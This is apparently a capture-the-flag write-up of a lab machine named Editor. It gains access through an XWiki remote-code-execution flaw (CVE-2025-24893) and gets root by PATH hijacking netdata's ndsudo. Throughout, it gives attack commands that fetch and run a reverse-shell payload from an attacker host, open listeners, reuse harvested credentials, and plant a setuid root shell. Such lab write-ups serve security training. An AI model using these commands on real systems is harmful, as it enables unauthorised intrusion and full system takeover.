
Port Scan

> sudo nmap 10.129.254.121 -p- -sCV --open --min-rate=1000 -oN editor-nmap-versionBased on the Nmap version scan, this Linux target had three open TCP ports: SSH on port 22, HTTP on port 80 and 8080. In addition, the scan discovered the virtual host editor.htb on port 80.

The vhost editor.htb was added to the /etc/hosts file to ensure the proper DNS resolution.
HTTP Enumeration

> http://editor.htbUpon browsing to the editor.htb page, I was greeted with a web site of a Code Editor. Clicking the Docs link in the upper-right corner led me to wiki.editor.htb, like the following image.

However, the subdomain couldn't be resolved yet.

To enable proper DNS resolution, the subdomain wiki.editor.htb was added to the /etc/hosts file, too.

> http://wiki.editor.htbBrowsing to http://wiki.editor.htb led me directly to http://wiki.editor.htb/xwiki/bin/view/Main. The subdomain was the wiki page of the Code Editor running XWiki.
🤔 What is XWiki?
XWiki is an open-source enterprise wiki and collaboration platform used to manage internal documentation and knowledge bases.

At the bottom of the wiki page, the XWiki's version number 15.10.8 was found.

> searchsploit xwikiWith searchsploit, I found an exploit for Remote Code Execution (RCE) in XWiki.


> searchsploit -x 52136

  -x <file> : open the exploit file
Now that the vulnerability affects versions up to and including XWiki 15.10.10, the target's XWiki 15.10.8 was vulnerable to this RCE vulnerability (CVE-2025–24893). The vulnerability allows us to execute arbitrary code remotely through the SolrSearch endpoint.
Initial Access: RCE with XWiki


BEFORE:   /bin/get/Main
AFTER:    /xwiki/bin/view/Main/
> python CVE-2025-24893.py

By modifying the path to the XWiki's Main directory from /bin/get/Main to /xwiki/bin/view/Main, where target's XWiki was located, the exploit was executed successfully.

The resulting output from the CVE-2025–24893.py exploit contained the content of /etc/passwd. I identified the username oliver in the output.

BEFORE:   if response.status_code == 200 and "root:" in response.text:
AFTER:    if response.status_code == 200:
In order to execute commands other than cat /etc/passwd, I needed to remove the check for root: string, which is specific to the /etc/passwd file.

> msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.33 LPORT=443 -f elf > shell.elfFirst, I prepared the Linux reverse shell payload named shell.elf using Msfvenom.

> curl 10.10.14.33/shell.elf -o /tmp/shell.elf
> chmod +x /tmp/shell.elf
> /tmp/shell.elf
exploit_url> dprintln(%22[URL-Encoded RCE Payload]%22.execute().text)
To transfer and execute shell.elf on the target, I executed the three commands above in sequence by taking advantage of the RCE vulnerability. Each command was URL-encoded using Burp's Decoder before assigning it to the exploit_url variable.

> nc -lnvp 443
> whoami
> id
> hostname
Once the third command /tmp/shell.elf was executed successfully, the reverse shell as xwiki returned.
> python3 -c 'import pty;pty.spawn("/bin/bash")'
> [Ctrl] + Z
> stty raw -echo; fg
> export TERM=xterm

The shell was upgraded to a fully interactive shell.

> cat /etc/xwiki/hibernate.cfg.xmlI found a cleartext password in one of the XWiki configuration files named hibernate.cfg.xml.
Lateral Movement: XWiki → Oliver

> ssh oliver@10.129.231.23
> ls -la
The password from the hibernate.cfg.xml file granted SSH access to the target as user oliver.
The user.txt flag was located in the oliver's home directory.
Privilege Escalation: NetData

> idThe user oliver belonged to the uncommon group netdata.
🤔 What is Netdata group in Linux?
In the context of Linux, the netdata group refers to a system group specifically created for the Netdata monitoring tool.

> /opt/netdata/bin/netdata -versionThe target was running netdata 1.45.2.

> ./lse.sh -l 1

  -l <level of enumeration>
The Linux smart enumeration (lse) scan showed several netdata-related uncommon setuid (SUID) binaries.

[source] https://github.com/netdata/netdata/security/advisories/GHSA-pmhq-4cxq-wj93
Among the netdata-related SUID binaries, the ndsudo tool of netdata 1.45.2 was vulnerable to local privilege escalation via PATH hijacking.

> ./ndsudo -hRunning command nvme-list in ndsudo triggers the execution of nvme.

As a first step of privilege escalation, I created a C code. It configures the UID and GID of the current process to 0 so that it will run with root privileges, and it spawns a privileged bash shell.

> x86_64-linux-gnu-gcc shell3.c -o shell3Since I was using Kali ARM64, cross-compiling the C code was necessary to generate the binary for Linux AMD64 named shell3.

> export PATH=/tmp:$PATH
> echo $PATH
Adding /tmp to the beginning of the PATH environment variable gives it the highest precedence when searching for binaries, a technique known as PATH hijacking.

> curl 10.10.14.33/shell3 -o /tmp/nvme
> chmod +x /tmp/nvme
> echo $PATH
> ./ndsudo nvme-list

> whoami
> id
The shell3 binary was uploaded to the target as /tmp/nvme and was granted execute permission. Once ndsudo nvme-list was executed, it searched for the nvme executable in the PATH environment variable in sequential order. As a result of the PATH hijacking, my own version of nvme in /tmp was executed, and it returned a privileged shell as root.
The root.txt flag was found in the /root directory on the target Editor.
Thank you for taking the time to read my write-up! ❄️